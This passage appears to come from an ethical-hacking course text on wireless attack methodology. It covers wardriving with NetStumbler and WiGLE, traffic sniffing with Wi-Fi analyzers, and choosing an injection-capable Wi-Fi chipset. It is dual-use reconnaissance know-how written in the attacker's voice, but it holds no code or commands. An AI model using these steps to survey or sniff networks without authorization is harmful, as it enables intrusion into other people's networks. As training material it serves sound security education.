Step 2	Connect the antenna or GPS device to the laptop via a **USB serial adapter** and board a car
Step 3	Install and **launch NetStumbler** and **WiGLE** client software, and turn on the GPS device
Step 4	Drive the car at speeds of **35 mph** or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi spots)
Step 5	Capture and save the **NetStumbler log files**, which contain the GPS coordinates of the APs
Step 6	Upload this log file to WiGLE, which will then automatically plot the **points onto a map**

Wi-Fi Network Discovery Through WarDriving

WarDriving can be used to discover Wi-Fi networks with the following procedure.

- Register with WiGLE (*https://wigle.net*) and download map packs of the target area to view the plotted APs on a map.
- Connect the laptop to an antenna and a GPS device via a USB serial adapter and board a car.
- Install and launch NetStumbler and WiGLE client software and turn on the GPS device.
- Drive the car at speeds of 35 mph or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi networks).
- Capture and save the NetStumbler log files that contain the GPS coordinates of the APs.
- Upload this log file to WiGLE, which automatically plots the points on a map.




Wireless Traffic Analysis

- Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network
- This helps to **determine the appropriate strategy** for a successful attack
- Attackers analyze a wireless network to **determine the broadcast SSID**, presence of multiple access points, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc.
- Attackers use **Wi-Fi packet analyzer tools**, such as AirMagnet WiFi Analyzer, Wireshark, SteelCentral Packet Analyzer, OmniPeek Enterprise, and CommView for Wi-Fi, to capture and analyze the traffic of a target wireless network

Wireless Traffic Analysis

The third step in the wireless hacking methodology is to analyze the traffic of the discovered wireless network. An attacker performs wireless traffic analysis before launching actual attacks on the wireless network. This analysis helps the attacker determine the vulnerabilities and susceptible victims in the target network as well as the appropriate strategy for a successful attack. The attacker uses various tools and techniques to analyze the traffic of the target wireless network.

Wi-Fi protocols are unique to Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets. Attackers analyze a wireless network to determine the broadcasted SSID, presence of multiple APs, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc. Attackers use Wi-Fi packet sniffing tools such as AirMagnet WiFi Analyzer PRO, Wireshark, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, and CommView for Wi-Fi to capture and analyze the traffic of a target wireless network.



Choosing the Optimal Wi-Fi Card

- **Choosing the optimal Wi-Fi card** is very important for an attacker as certain tools, such as Aircrack-ng and KisMAC, only work with selected wireless chipsets

Determine the Wi-Fi requirements

Decide if you simply want to listen to wireless network traffic or both listen to and **inject packets**. PCMCIA or USB

Learn the capabilities of a wireless card

Determine the card manufacturer, version, revision, model etc.

Identify the chipset used in the card

Determine the chipset of the Wi-Fi card

Visit https://wireless.wiki.kernel.org/en/users/Drivers to determine compatibility

Verify the chipset capabilities

Determine what features the chipset provides for the particular operating system that you will be using

Determine the drivers and patches required

Determine the drivers required for your chipset and your operating system

Choosing the Optimal Wi-Fi Card

Choosing the optimal Wi-Fi card is very important for an attacker because tools such as aircrack-ng and KisMAC work only with selected wireless chipsets. An attacker considers the following when choosing the optimal Wi-Fi card.

- **Determine the Wi-Fi requirements**: An attacker may want to listen to wireless network traffic or both listen to and inject packets. Windows systems can listen to network traffic but do not have the capability of injecting data packets, whereas Linux has the capability of both listening and injecting packets. Based on these issues, the attacker chooses the OS; hardware format, such as Personal Computer Memory Card International Association (PCMCIA) and USB; and features, such as listening, injection, or both.
- **Learn the capabilities of a wireless card**: Wireless cards have two manufacturers. One is the brand of the card, and the other is the chipset manufacturer. Knowing the card manufacturer and model is not sufficient to choose the Wi-Fi card. The attacker must also know about the chipset of the card. Most card manufacturers are reluctant to reveal the chipset used in their cards, but this information is critical for the attacker because it allows the attacker to determine the supported OS, the required software drivers, and limitations.
- **Determine the chipset of the Wi-Fi card**: An attacker can determine the chipset of a Wi-Fi card using the following techniques.
    - Search the Internet.
    - View Windows driver filenames, which often reveal the chipset name.
    - Check the manufacturer's page.

- The wireless chip can be directly viewed for some cards. Often, the chipset number can also be observed.
- The Federal Communications Commission (FCC) ID Search can be used to look up detailed information on the device if an FCC identification number is printed on the board. This search will return information on the manufacturer, model, and chipset.

Card manufacturers occasionally change the card chipset while retaining the model number. Manufacturers may call this a "card revision" or "card version." Therefore, an attacker's search must include the version or revision. The method to determine it may vary by OS. The site *https://wireless.wiki.kernel.org/en/users/Drivers* may provide compatibility information.

- **Verify the chipset capabilities**: Before choosing a Wi-Fi card, the attacker must verify that the chipset is compatible with the OS and that it meets all requirements.
- **Determine the drivers and patches required**: Attackers must determine the drivers required for the chipset and any patches required for the OS.

After considering all these aspects to choose a chipset, the attacker chooses a card that uses that specific chipset with the help of a compatible card list.


